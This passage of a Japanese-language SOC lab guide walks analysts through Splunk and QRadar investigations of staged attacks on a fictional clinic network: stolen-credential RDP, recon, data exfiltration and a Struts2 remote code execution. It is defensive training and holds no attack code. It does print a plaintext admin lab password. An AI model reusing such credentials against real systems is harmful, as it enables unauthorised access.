Apr 5 09:35:02 198.19.10.4 Apr 5 16:35:02 ise CISE_Passed_Authentications 0000054386 1 0 2018-04-05 16:35:02.513
+00:00 0000429037 5236 NOTICE Passed-Authentication: Authorize-Only succeeded, ConfigVersionId=36, Device IP Adre
ss=198.19.40.253, DestinationIPAddress=198.19.10.4, DestinationPort=1812, UserName=dhowser, Protocol=Radius, Reque
stLatency=52, NetworkDeviceName=ASA, User-Name=dhowser, NAS-IP-Address=198.19.40.253, NAS-Port=118784, Service-Typ
e=Authorize-Only, Calling-Station-ID=198.18.133.10, NAS-Port-Type=Virtual, cisco-av-pair=mdm-tlv=device-platform=win, cisco-av-pair=mdm-tlv=device-mac=00-50-56-ad-27-6f, cisco-av-pair=mdm-tlv=device-mac=02-00-4c-4f-4f-50, cisco-av-pair=mdm-tlv=ac-user-agent=AnyConnect Windows 4.5.03040, cisco-av-pair=mdm-tlv=device-platform-version=6.1.7601
Service Pack 1, cisco-av-pair=mdm-tlv=device-type=VMware\, Inc. VMware Virtual Platform, cisco-av-pair=mdm-tlv=device-uid=57AAC0947695542844287A211D6CB32C25980A1BEA30EACAAFC2518062A2C633, cisco-av-pair=audit-session-id=c61285fe0
001d0005ac65035, cisco-av-pair=ip:source-ip=198.18.133.10, cisco-av-pair=coa-push=true, CVPN3000/ASA/PIX7x-Tunnel-
Group-Name=DefaultWEVPNGroup, NetworkDeviceProfileName=Cisco, NetworkDeviceProfileId=b0699505-3150-4215-a80e-6753
d45b756c, IsThirdPartyDeviceFlow=false, CVPN3000/ASA/PIX7x-Client-Type=2, AcSessionID=ise/311556375/555, Selected
AccessService=Default Network Access, SelectedAuthorizationProfiles=Quarantine, IdentityGroup=Endpoint Identity Gr
oups:Profiled:Workstation, Step=11001, Step=11017, Step=15049, Step=15008, Step=15048, Step=15048, Step=24715, Ste
p=15036, Step=15048, Step=15048, Step=15016, Step=11022, Step=22081, Step=22081, Step=22080, Step=11002, NetworkDeviceGroups=L
ocation#All Locations#HackMDS, NetworkDeviceGroups=Device Type#All Device Types#Firewalls, NetworkDeviceGroups=IPS
EC#Is IPSEC Device#No, AuthorizationPolicyMatchedRule=Quarantine, CPMSessionID=c61285fe0001d0005ac65035, PostureAs
sessmentStatus=NotApplicable, EndpointMatchedProfile=Windows7-Workstation, ISEPolicySetName=VPN, StepData=4* DEVIC
E Device Type, StepData=5* DEVICE Location, StepData=8* Session.ANCPolicy, StepData=9* Session.EPSStatus, allowEas
yWiredSession=false, DTLSsupport=Unknown, HostIdentityGroup=Endpoint Identity Groups:Profiled:Workstation, Network
Device Profile=Cisco, Location=LocationAll Locations#HackMDS, Device Type=Device Type#All Device Types#Firewalls,
IPSEC=IPSEC#Is IPSEC Device#No, EPSStatus=Quarantine, Response={State=ReauthSession.c61285fe0001d0005ac65035; Clas
s=CACS:c61285fe0001d0005ac65035; Ise/311556375/555; cisco-av-pair=ACS:CiscoSecure-Defined-ACL=#MACSACL#-IP-Quarant
in-e-ACL-5a8363dd; cisco-av-pair=profile-name=Windows7-Workstation; licenseTypes=1; },
AuthorizationPolicyMatchedRule = Quarantine | Endpoint = 198.18.133.10 | User_Name = dhowser | host = 198.19.10.4 | index = main
linecount = 1 | source = udp.20514 | sourcetype = cisco:ise:syslog | splunk_server = splunk-virtual-machine
```




と

35. この IP は外部アドレスのため、VPN コンセントレータでアドレス変換された内部 IP アドレスを確認する必要があります。外部 IP アドレスを使用し、[NAT] フィールドを検索して確認します。「index=*」を指定してすべてを検索対象にし、外部 IP アドレス「198.18.133.10」と「ASA_NAT_IP=*」フィールドを含めます。これにより、VPN コンセントレータ(シスコの ASA)でのこのアドレスの変換結果を検索できます。検索条件は次のようになります。

```
index=* 198.18.133.10 ASA_NAT_IP=*
```

注: ASA 内のすべてのアドレス変換結果を示すウィジェットが HackMDs のメイン ダッシュボードにもあります。

36. 接続しているユーザが **dhowser** で、変換された IP が **198.19.40.5X** であることが、ログから確認できます。この例では dhowser の IP アドレスは 198.19.40.51 です。




37. 最後に dhowser の内部 IP アドレスによって発生したアラートを見てみましょう。おそらく、Stealthwatch または Firepower によっていくつかの悪意のある動作が検出され、ISE をトリガーしてこのユーザを隔離したものと思われます。「index=*」を指定してすべてを対象にし、内部 IP アドレス(先に確認した内部 IP アドレス)と「Firepower_Alarm=*」(Firepower からのすべてのアラーム)を指定して検索します。検索条件は次のようになります。


```
index=* 198.19.40.51 Firepower_Alarm=*
```

38. 指定した送信元 IP からの Firepower アラームが表示されます。[Firepower_Alarm] をクリックすると、いくつかの項目や問題点が表示され、簡単にサマリーを確認できます。悪意のあるアクションは、Malware Cloud Lookup イベントだけのようです。確認してみましょう。





1. まず始めに QRadar にアクセスして、各種ダッシュボードを表示します。ブラウザの高速リンクを使用して QRadar にアクセスし、admin/C1sco12345 でログインします。



ログインすると、ダッシュボードが表示されます。カスタマイズ可能なデフォルトのダッシュボードが多数用意されています。または、今回 HackMDS SOC View を作成したように、新しいダッシュボードを作成することも可能です。ダッシュボードは、[上位 IPS イベント (Top IPS Events)] など、特定の検索データを示す各種ウィジェットで構成されています。HackMDS SOC View ダッシュボードが起動していない場合は、クリックして起動します。

ウィジェットはすべて、アクティブな検索に基づいています。QRadar によって収集されたほぼすべてのデータを検索してウィジェットにすることが可能です。この作業については、本ラボの調査パートで試してみる予定です。ここで [攻撃 (Offenses)] タブをクリックします。

The screenshot shows the 'Offenses' page in QRadar. The 'Dashboard' tab is selected. The page displays a table of offenses with the following columns: Id, Description, Offense Type, Offense Source, Magnitude, Source IPs, and Destination IPs. The table contains several rows of offense data.

Id	Description	Offense Type	Offense Source	Magnitude	Source IPs	Destination IPs
3	Samba Exploit preceded by SERVER-WEBAPP Java XML deseri...	Source IP	198.19.10.3	5	198.19.10.3	Local (4)
6	SERVER-APACHE Apache Struts remote code execution attemp...	Source IP	198.18.133.6	5	198.18.133.6	www
7	Excessive Firewall Denies Across Multiple Hosts From A Local ...	Source IP	198.19.40.51	5	198.19.40.51	Multiple (282)
1	Exploit Followed by Suspicious Host Activity - Chained contain...	Source IP	198.19.30.100	5	198.19.30.100	Multiple (2)
2	DDoS Attack Detected containing High DDoS Source Index	Destination IP	0.0.0.0	5	Multiple (27)	0.0.0.0
5	DDoS Attack Detected	Event Name	DDoS Attack Detected	5	Multiple (10)	0.0.0.0
4	Flow Source/Interface Stopped Sending Flows	Rule	Flow Source Stoppe...	5	198.19.10.1	198.18.128.1

2. すると、HackMDS のセキュリティ担当者が対応すべき上位の攻撃が表示されます。このタブに表示される攻撃は、今すぐ調査が必要な最優先事項であると考えてください。次に、[アセット (Asset)] タブをクリックします。

Id	IP Address	Asset Name	Operating System	Aggregated CVSS	Vulnerabilities	Services	Last User	User Last Seen
1018	198.19.30.100	wow.ad.hackm... wow.ad.hackm...	Microsoft Windows ...	18126.2	2808	13		
1013	198.19.10.2	exchange.ad.hack...	Microsoft Windows ...	7939.5	1212	97		
1014	198.19.10.18	qradar.local	Red Hat Enterprise ...	3017.5	629	4		
1017	198.19.40.51	CONTRACTOR	Microsoft Windows ...	645.2	131	14	dhowser	2018-10-05 16:16:0...
1012	198.19.10.3	scanner	Ubuntu Linux 16.04 ...	428.2	104	2		
1005	198.19.10.10	198.19.10.10	Debian Linux 8.0 Li...	104.3	26	7		
1003	198.19.10.6	SMC	Debian Linux 8.9 Li...	79.8	21	3		
1006	198.19.10.7	FCNF	Debian Linux 8.9 Li...	79.8	21	3		
1016	198.19.20.8	smtp.hackm... smtp.hackm...		43.3	8	8		
1015	198.19.20.5	www	Ubuntu Linux 16.04 ...	42.7	10	7		
1008	198.19.10.11	amp-disp-ext.ad.ha...	Linux 2.6.32 Linux	19.4	7	3		
1009	198.19.10.12	private-amp.ad.hac...	Linux 2.6.32 Linux	19.4	7	3		
1010	198.19.10.4	certificate.ad.hackm...	Linux 3.11 Linux	19.4	4	8	admin	2018-10-03 18:05:0...
1011	198.19.10.15	splunk-virtual-mach...	Ubuntu Linux 16.04 ...	7.3	4	4		
1004	198.19.10.8	198.19.10.8	Debian Linux 8.0 Li...	4.8	1	3		
1001	198.19.40.50	198.19.40.50		0.0	0	0	admin	2018-09-27 22:00:5...
1002		198.19.30.102		0.0	0	0		
1007		fmc.ad.hackm... fmc.ad.hackm...	Linux 2.6.32 Linux	0.0	0	3		

3. [アセット(Asset)] タブには、QRadar で確認されたあらゆるデバイスが一覧表示されています。QRadar では、ネットワークをスキャンして新たなデバイスを検出するように設定することができるため、ネットワーク上のデバイス リストを最新に維持できます。HackMDS ネットワークのスキャン結果が表示されます。

QRadar は、主要な脆弱性スキャナとの統合も可能です。また、組み込みスキャナを使用してアセットの脆弱性をスキャンすることもできます。このラボでは、Rapid7 と QRadar を統合してこのデータを提供しています。QRadar ダッシュボードから Rapid7 スキャンを起動することができ、強力な機能の 1 つになっています。QRadar によって特定されたアセットに関する脆弱性データが表示されます。最も脆弱性の多いシステム(この例では、2,000 超の脆弱性を示している 198.19.30.100)をクリックして、Nexpose と QRadar の双方によって検出された詳細を表示します。

4. それぞれの潜在的脆弱性のリスクスコアなど、このシステムに関連する脆弱性の詳細が表示されます。このシステムは、いずれかの時点で実際にパッチを適用することが必要です。

ID	Severity	Risk	Service	Port	Vulnerability	Details	Risk Score	Found	Last Seen	Early Warning
15570	Low				ICMP time stamp request		0.00	2018-09-27 22:0...	2018-10-05 17:0...	No
15571	Low				ICMP netmask request response		0.00	2018-09-27 22:0...	2018-10-05 17:0...	No
66728	High				Microsoft Office Groove DLL co...		7.30	2018-09-27 22:0...	2018-10-05 17:0...	No
66899					Microsoft Windows Indeo Filter ...		9.30	2018-09-27 22:0...	2018-10-05 17:0...	No
69253	High				Microsoft WMI Administrative To...		7.30	2018-09-27 22:0...	2018-10-05 17:0...	No
69974	Low				Microsoft Windows MHTML info...		3.40	2018-09-27 22:0...	2018-10-05 17:0...	No
72014	Low				Microsoft Internet Explorer cros...		3.20	2018-09-27 22:0...	2018-10-05 17:0...	No
72341	High				Java SE JRE Sound unspecified		7.40	2018-09-27 22:0...	2018-10-05 17:0...	No
74218	Low			3389	Zimbra Collaboration Suite uns...		3.20	2018-09-27 22:0...	2018-10-05 17:0...	No
77346	Medium				Oracle GlassFish Server hash ...		4.10	2018-09-27 22:0...	2018-10-05 17:0...	No
82085	High				VMware ESX Server and ESXi if...		6.10	2018-09-27 22:0...	2018-10-05 17:0...	No
82554	Medium				Oracle GlassFish Enterprise S...		5.00	2018-09-27 22:0...	2018-10-05 17:0...	No
83882	Medium				Microsoft Windows Microsoft C...		3.20	2018-09-27 22:0...	2018-10-05 17:0...	No
84186	High				Microsoft Windows User Mode ...		5.60	2018-09-27 22:0...	2018-10-05 17:0...	No
84196					Microsoft Windows BIOS Memo...		8.30	2018-09-27 22:0...	2018-10-05 17:0...	No
84197					Microsoft Windows User Mode ...		7.10	2018-09-27 22:0...	2018-10-05 17:0...	No
84364					NetBSD System Call Handling ...		7.10	2018-09-27 22:0...	2018-10-05 17:0...	No
85918	High				Microsoft Windows VBScript an...		6.90	2018-09-27 22:0...	2018-10-05 17:0...	No
85925					Microsoft Windows JScript/VB...		9.30	2018-09-27 22:0...	2018-10-05 17:0...	No
88116					Oracle Solaris x86-64 Kernel S...		7.10	2018-09-27 22:0...	2018-10-05 17:0...	No

QRadar にはオプションのプラグインがあり、インストールすればさらに価値が高まります。オプションの数は Splunk ほど多くはなく、モジュールのカスタマイズには制約があります。ここで調査を開始します。まず、シナリオ 5 の内部脅威について調べましょう。

内部の脅威を調査する

最初の調査では、シナリオ 5 の「内部の脅威」で実行した攻撃を確認します。攻撃者は、盗んだクレデンシャルで RDP (3389/tcp) を使用し、内部ネットワークへアクセスしています。198.19.30.X ネットワークに侵入すると、スキャンを実行して他のシステムを検出し、内部ネットワークにアクセスするために盗んだ同じ管理者クレデンシャルを使用して後からアクセスします。攻撃者の目的は、HIPAA ネットワーク (198.19.10.x) を拠点としてセンシティブ データを取得することです。HIPAA ネットワーク内のシステムを侵害すると、そのシステム上のセンシティブ データを特定し、Filezilla を使用してネットワーク外にエクスポートします。あなたの仕事は、QRadar で確認された Stealthwatch のデータを使用して、リモート デスクトップの動作 (3389/tcp)、内部での偵察行動、活動の中心、データ漏洩アクティビティを特定することです。


- 最初に注目するこの攻撃の動作は、侵害や接続の対象となる他のシステムを攻撃者が探していることを示す内部ポータル スキャン、つまり偵察行動です。SOC のダッシュボードには、このデータを示すウィジェットがいくつかあります。[上位カテゴリタイプ (Top Category Types)] には、おそらく [ネットワークスイープ (Network Sweep)] が表示されます。また、この情報を表示する専用ウィジェット、[ポートスキャン (Port Scanning)] もあります。このラボでは、スキャンを実行するシステムは 2 つあります。その 1 つに、現在の調査対象である内部脅威を表す 198.19.30.100 および感染したラップトップ ラボ (このラボのパート 3 で説明) からの攻撃者が示されています。[ログアクティビティの表示 (View in Log Activity)] をクリックして、そのウィジェットの詳細を見てみましょう。



Source IP	Count
198.19.30.100	4
198.19.40.51	4

[View in Log Activity](#)


- ウィジェットの表示内容に関するより詳細な情報が表示されます。下方向にスクロールすると、Firepower がポート スキャンを確認したことや、確認されているスキャンの数などの詳細が表示されます。



- [ダッシュボード (Dashboard)] をクリックして SOC ダッシュボードに戻ります。



- 198.19.30.100 は、悪意のある可能性、または侵害されている可能性があることがわかりました。他のウィジェットも見てみると、おそらく、その他いくつかの悪意ある動作がこの IP アドレスに関連付けられていることがわかります。たとえば、[送信元 IP 別の攻撃 (Offenses by Source IP)] ウィジェットではこの IP アドレスがトップになっています。このウィジェットの詳細をもう一度確認し、状況をより詳しく把握しましょう。



9. 下方向にスクロールすると、この IP アドレスには [不審なホストアクティビティにつながるエクスプロイト (Exploit followed by Suspicious Host Activity)] というフラグが設定されていることがわかります。これは、この内部関係者に複数のイベントのフラグが設定されていることを意味します。宛先は 198.19.10.5 となっています。これは、.30 と .10 ネットワークの間の接続 (つまり、標準的な内部ネットワークから、HIPAA データを保有するシステムが存在する、信頼されたセキュアなセンシティブ ネットワークへの接続) を示しています。


さらに、攻撃をトリガーする内部 IP アドレスが 2 つだけであることにも注目してください。もう 1 つの IP アドレスは、3 番目の攻撃に再度関連付けられています。その攻撃については後ほど調査します。

Source IP	CF Name (custom) (Unique Count)	Event Name (Unique Count)	Low Level Category (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Username (Unique Count)	Magnitude (Maximum)	Event Count (Sum)
198.19.30.100	Exploit Followed by ...	Exploit Followed by Suspicious Host Activity - Chained	Misc Exploit	198.19.10.5	0	nurse		8
2.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None		3
198.19.40.51	Multiple (2)	Multiple (2)	Multiple (2)	Multiple (3)	Multiple (3)	Multiple (2)		9
3.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None		3
5.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None		3
100.0.2.0	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None		3
4.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None		3
7.10.10.30	DDoS Attack Detected	DDoS Attack Detected	Misc DoS	0.0.0.0	0	None		3


10. 最後にもう一度ダッシュボードに戻ると、専用の [データ漏洩 (Data Exfiltration)] ウィジェットが表示されます。クリックして詳細を表示します。

Source IP:Low Level Category	Count
198.19.10.101:Data Loss Prevention Policy Violation	6
10.201.0.23:Data Loss Prevention Policy Violation	2
10.150.1.200:Data Loss Prevention Policy Violation	2

11. 下方向にスクロールすると、ネットワークからデータを流出させている 1 つの内部システム (198.19.10.101) を確認できます。これは注意すべき事態で、調査する必要があります。



- この時点以降、問題の IP アドレスや、検出された偵察またはデータ漏洩などのステートメントを検索することで、どのアラームについても調査できます。そのためには、[ログアクティビティ(Log Activity)] タブをクリックします。今クリックしてみましょう。
- 前回詳細を取得したウィジェットが表示されます。漏洩が判明した IP アドレスで、新しい検索を実行してみましょう。[検索(Search)] をクリックし、[新規検索(New Search)] を選択します。



- 多数の検索オプションが含まれたフォームが表示されます。[保存済み検索(Saved Searches)] は、使用頻度の高い検索で、すばやく選択して起動することができます。

Saved Searches Group: Select a group... Manage Groups

Type Saved Search or Select from List

Available Saved Searches

- Admin Login Failure By IP
- Admin Login Success By IP
- Admin Login Success by User
- Admin Logout by IP
- Admin Logout By User
- Application or Service Installed or Modified

Load Delete

- [時間範囲(Time Range)] のデフォルトは [リアルタイム(ストリーミング)(Real Time(streaming))] ですが、検索範囲を任意の時間枠に設定することが可能です。今回の検索では [過去 7 日間(Last 7 Days)] に設定します。

Time Range:


Real Time (streaming)
 Last Interval (auto refresh)
 Recent

Last 7 Days

[使用可能な列(Available Columns)] は、検索結果をわかりやすく表示するデータテーブルです。たとえば、デフォルトでは [送信元 IP(Source IP)] や [イベントカウント(Event Count)] などが選択されているので、「RECON」などを検索すると、検索結果には、送信元 IP や、QRadar にログを送信するデバイスで確認されたイベントの回数が含まれます。さまざまなオプションを自由に確認してください。

以下に示しているのは、[検索パラメータ(Search Parameters)] です。ここでは、データ漏洩が検出された IP アドレス 198.19.10.101 について、さらに詳しい情報を確認してみます。その IP アドレスを [値(Value)] に入力し、[フィルタの追加(Add Filter)] をクリックします。完了したら、右下に移動し、[検索(Search)] をクリックします。

16. このシステムに関するログ詳細がすべて表示されます。下方向にスクロールして詳細を確認します。注目すべきなのは、[送信元 IP(Source IP)] と [宛先 IP(Destination IP)] でこのシステムに関連付けられている IP アドレスには、外部のものとは内部のものがあることで、これは良くない状況です。内部システムはセキュアなセンシティブ ネットワーク上に存在し、そのネットワークには HIPAA データが含まれている可能性があります。そして今、このシステムとネットワーク外デバイスとの間でアクティビティが発生しているとします。198.19.30.100 のデバイスをクリックして詳細情報を取得しましょう。



17. HIPAA に反していることは明らかで、かなり良くない状況の可能性が高いと言えます。システム 198.19.30.100 が 198.19.10.101 に接続されていることがわかります。このセキュリティ インシデントについて、リーダーや上位レベルのサポートに警告すべきです。

Source and Destination Information			
Source IP	198.19.30.100	Destination IP	198.19.10.101
Source Asset Name	wow.ad.hackmds	Destination Asset Name	N/A
Source Port	49342	Destination Port	3389
Pre NAT Source IP		Pre NAT Destination IP	
Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
Source IPv6	0:0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

次に、シナリオ 3 の調査に移りましょう。

エクスプロイトの動作を調査する

次の調査では、シナリオ 3 の「スマッシュ アンド グラブ」で実行した攻撃動作を確認していきます。攻撃者がスマッシュ アンド グラブを実施しているということは、特定の脆弱性を悪用してインターネット上の任意のシステムをターゲットにしていることを意味します。この例では、HackMDs の DMZ 内にあるサーバに存在している Struts2 の脆弱性を対象にしています。HackMDs の DMZ がエクスプロイトされ、攻撃者は root レベル権限でターミナルを開いています。これは、jboss を悪用した SAMSAM ランサムウェアなどの多くの攻撃に類似しています。


18. まず始めに、メインの HackMDS SOC View ダッシュボードに戻ります。今度は、apache struts の脆弱性に対するエクスプロイトの動作について調査します。最初に確認すべき場所は、[最新の攻撃 (Most Recent Offenses)] ウィジェットです。表示されているアラームをクリックして、詳細を確認します。

Most Recent Offenses	
Offense Name	Magnitude
Exploit Followed by Suspicious Host Activity - Chained containing User Login Change Event	
Samba Exploit preceded by SERVER-WEBAPP Java XML deserialization remote code execution attempt	
Excessive Firewall Denies Across Multiple Hosts From A Local Host preceded by Exploit Followed by Suspicious Host Activity - Chained containing Flow Denied	
SERVER-APACHE Apache Struts remote code execution attempt preceded by SERVER-APACHE Apache Struts remote code execution attempt preceded by SERVER-APACHE Apache Struts remote code execution attempt - POST parameter	
DDoS Attack Detected containing High DDoS Source Index	

19. [攻撃 (Offenses)] タブにこのイベントの詳細が表示されます。攻撃のタイプ、関係した当事者、攻撃の重大度といった詳細が表示されます。QRadar が持つ優れた特徴の 1 つに、調査を行う SOC アナリストにこのイベントを割り当てられる機能があります。自由にクリックして、任意の名前に割り当ててください。

Offense 6				Summary	Display	Events	Flows	Actions	Print
Magnitude		Status		Relevance	5	Severity	10	Credibility	4
Description	SERVER-APACHE Apache Struts remote code execution attempt preceded by SERVER-APACHE Apache Struts remote code execution attempt preceded by SERVER-APACHE Apache Struts remote code execution attempt - POST parameter	Offense Type	Source IP	Event/Flow count	3 events and 0 flows in 1 categories				
Source IP(s)	198.18.133.6	Start	Oct 2, 2018, 10:43:59 AM						
Destination IP(s)	198.19.20.5 (www)	Duration	1m 50s						
Network(s)	DMZ:Internal	Assigned to	Unassigned						

20. [ダッシュボード(Dashboard)] タブをクリックして、HackMDS SOC View ダッシュボードに戻ります。下方向にスクロールすると、[タイプ別エクスプロイト(Exploits by Type)] ウィジェットが見えてきます。ここでも、Samba とリモート コード実行が顕著であることがわかります。



21. HackMDS SOC View ダッシュボードの右上に、[上位カテゴリタイプ(Top Category Types)] ウィジェットがあります。[リモートコード実行(Remote Code Execution)] 攻撃はここにも表示されています。これをクリックすると、これらのイベントの情報をさらにまとめた [攻撃(Offenses)] タブが表示されます。[リモートコード実行(Remote Code Execution)] をクリックしてみましょう。

Category	Offenses
Computer Account Changed	2
Remote Code Execution	2
Misc Exploit	2
Firewall Deny	1
Network Sweep	1

